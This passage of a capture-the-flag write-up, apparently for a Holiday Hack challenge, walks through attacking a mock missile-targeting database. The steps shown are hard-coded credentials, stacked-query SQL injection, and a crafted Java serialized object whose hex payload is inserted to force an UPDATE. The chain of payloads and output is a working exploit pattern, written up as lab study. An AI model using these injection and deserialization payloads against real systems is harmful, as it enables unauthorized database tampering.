
If I decompile the Java class file, I will see that the mariadb connection information is hard-coded. And since allowMultiQueries=true, I know that multiple SQL is allowed.

```
Connection connection =
DriverManager.getConnection("jdbc:mariadb://localhost:3306/missile_targeti
ng_system?allowMultiQueries=true", "targeter", "cu3xmzp9tzpi00bdqvxq");
```

And just before that, SQL injection is possible by separating the code with ";" as shown below.


```
private String sqlDebug(String injection) {
    String query = "SELECT VERSION()" + injection;
```

I tried to find the place where this code is executed by using the CTT (Consumer Test Tool), and I found that the error is output by entering ' in the debug value and sending it to Wireshark.




```
java.sql.SQLSyntaxErrorException: (conn=527) You have an error in your SQL
syntax; check the manual that corresponds to your MariaDB server version
for the right syntax to use near '1' at line
```

So, first, use ";show tables;" to display a list of tables.



I will rewrite the table under satellite_query to see if I can point the missile at the sun.

If I examine each table configuration in desc [table name], I am interested in pointing_mode_to_str.

Get the contents of numerical_mode with "; select * from pointing_mode_to_str;".

```
VERSION(): 0 | Earth Point Mode | When pointing_mode is 0, targeting
system applies the target_coordinates to earth. |
VERSION(): 1 | Sun Point Mode | When pointing_mode is 1, targeting system
at the sun, ignoring the coordinates |
```

It seems like it would be good if I could set the NUMERICAL_MODE to 1. So I try to run "; update pointing_mode set numerical_mode set numerical_mode=1;" but the error message "(conn=4153) UPDATE command denied to user 'targeter'@'172.18.0. 4' for table missile_targeting_system.pointing_mode.1" error message. In other words, data cannot be written due to authorization issues, so I will check authorization with "; SHOW GRANTS".

```
VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 |
Grants for targeter@%: GRANT USAGE ON *.* TO `targeter`@`%` IDENTIFIED BY
PASSWORD '*41E2CFE844C8F1F375D5704992440920F11A11BA' |
Grants for targeter@%: GRANT SELECT, INSERT ON
```

```
`missile_targeting_system`.`satellite_query` TO `targeter`@`%` |
Grants for targeter@%: GRANT SELECT ON
`missile_targeting_system`.`pointing_mode` TO `targeter`@`%` |
Grants for targeter@%: GRANT SELECT ON
`missile_targeting_system`.`messaging` TO `targeter`@`%` |
Grants for targeter@%: GRANT SELECT ON
`missile_targeting_system`.`target_coordinates` TO `targeter`@`%` |
Grants for targeter@%: GRANT SELECT ON
`missile_targeting_system`.`pointing_mode_to_str` TO `targeter`@`%` |
```

Now that I know that only satellite_query has write permission (INSERT), I will run "; desc satellite_query;" and "; select * from satellite_query" to find out what this table is.

```
COLUMN_NAME: jid | COLUMN_TYPE: int(11) | IS_NULLABLE: NO | COLUMN_KEY:
PRI | COLUMN_DEFAULT: null | EXTRA: auto_increment |
COLUMN_NAME: object | COLUMN_TYPE: blob | IS_NULLABLE: YES | COLUMN_KEY:
| COLUMN_DEFAULT: null | EXTRA:  |
COLUMN_NAME: results | COLUMN_TYPE: text | IS_NULLABLE: YES | COLUMN_KEY:
| COLUMN_DEFAULT: null | EXTRA:  |

jid: 1 | object:
........sr..SatelliteQueryFileFolderUtility.....................Z..isQue
ryZ..isUpdateL..pathOrStatementt..Ljava/lang/String;xp..t.)/opt/SatelliteQ
ueryFileFolderUtility.java | results: import java.io.Serializable;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import java.sql.*;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import com.google.gson.Gson;

public class SatelliteQueryFileFolderUtility implements Serializable {
    private String pathOrStatement;
    private boolean isQuery;
    private boolean isUpdate;

    public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean
isQuery, boolean isUpdate) {
        this.pathOrStatement = pathOrStatement;
        this.isQuery = isQuery;
        this.isUpdate = isUpdate;
    }

    public String getResults(Connection connection) {
        if (isQuery && connection != null) {
            if (!isUpdate) {
                try (PreparedStatement selectStmt =
```

```
connection.prepareStatement(pathOrStatement);
                    ResultSet rs = selectStmt.executeQuery()) {
                    List<HashMap<String, String>> rows = new ArrayList<>
();
                    while(rs.next()) {
                        HashMap<String, String> row = new HashMap<>();
                        for (int i = 1; i <=
rs.getMetaData().getColumnCount(); i++) {
                            String key =
rs.getMetaData().getColumnName(i);
                            String value = rs.getString(i);
                            row.put(key, value);
                        }
                        rows.add(row);
                    }
                    Gson gson = new Gson();
                    String json = gson.toJson(rows);
                    return json;
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            } else {
                try (PreparedStatement pstmt =
connection.prepareStatement(pathOrStatement)) {
                    pstmt.executeUpdate();
                    return "SQL Update completed.";
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            }
        } else {
            Path path = Paths.get(pathOrStatement);
            try {
                if (Files.notExists(path)) {
                    return "Path does not exist.";
                } else if (Files.isDirectory(path)) {
                    // Use try-with-resources to ensure the stream is
closed after use
                    try (Stream<Path> walk = Files.walk(path, 1)) { //
depth set to 1 to list only immediate contents
                        return walk.skip(1) // skip the directory itself
                                .map(p -> Files.isDirectory(p) ? "D: " +
p.getFileName() : "F: " + p.getFileName())
                                .collect(Collectors.joining("\n"));
                    }
                } else {
                    // Assume it's a readable file
                    return new String(Files.readAllBytes(path),
StandardCharsets.UTF_8);
                }
            } catch (IOException e) {
                return "Error reading path: " + e.toString();
            }
        }
```

```
    }

    public String getpathOrStatement() {
        return pathOrStatement;
    }
}
```

The above results are obtained, and looking at the code, I can see that the Update can be executed. I will use this to consider overwriting the Point.

```
 object:
........sr..SatelliteQueryFileFolderUtility.....................Z..isQue
ryZ..isUpdateL..pathOrStatementt..Ljava/lang/String;xp..t.
```

I can see that the data in the object is shown above and is passed as an argument to the program. I test the possibility that the data can be rewritten by serializing this data and writing it to the database.

```
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;

public class SerializeToHexExample {
    public static void main(String[] args) {
        try {
            SatelliteQueryFileFolderUtility updateObject = new
SatelliteQueryFileFolderUtility(
                    "update pointing_mode set numerical_mode=1", true,
true);

            String serializedHex = serializeToHex(updateObject);
            System.out.println(serializedHex);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    private static String serializeToHex(SatelliteQueryFileFolderUtility
object) throws IOException {
        try (ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
             ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream)) {

            objectOutputStream.writeObject(object);

            byte[] serializedBytes = byteArrayOutputStream.toByteArray();
            StringBuilder hexStringBuilder = new StringBuilder();
            for (byte b : serializedBytes) {
                hexStringBuilder.append(String.format("%02x", b));
```


```
            }

            return hexStringBuilder.toString();
        }
    }
}
```

Compile and execute the above code to generate the following hex code, which is then written to the database.


```
aced00057372001f536174656c6c6974655175657279466965466f6c6465725574696c69
747912d4f68d0eb392cb0200035a000769735175657279500869735570646174654c000f
706174684f7253746174656d656e747400124c6a6176612f6c616e672f537472696e673b78
700101740029757064617465207 06f696e74696e675f6d6f646520736574206e756d657269
63616c5f6d6f64653d31
```

I will try to Submit.


```
; insert into satellite_query(object)
value(x'aced00057372001f536174656c6c6974655175657279466965466f6c6465725574
74696c69747912d4f68d0eb392cb0200035a000769735175657279500869735570646174
654c000f706174684f7253746174656d656e747400124c6a6176612f6c616e672f537472696
6e673b787001017400297570646174652070 6f696e74696e675f6d6f646520736574206e75
6d65726963616c5f6d6f64653d31'); #
```



Once I have enabledGeneration for all of these Parameters, I can see the settings on the Published Parameter Values tab.



I was able to successfully rewrite to Sun Point Mode! This problem is now clear.



I really love this problem. It was the most fun problem I have ever had, thank you very much.

Thanks

At this Holiday Hack, I think I got the message that we should not be too overconfident in the good and bad aspects of generative AI, but that it can do many things if we use it well.

This time, I struggled with so many problems, but managed to meet the report submission deadline. On the other hand, I think it must have been very hard for you to prepare the questions. Thank you very much for entertaining us every year!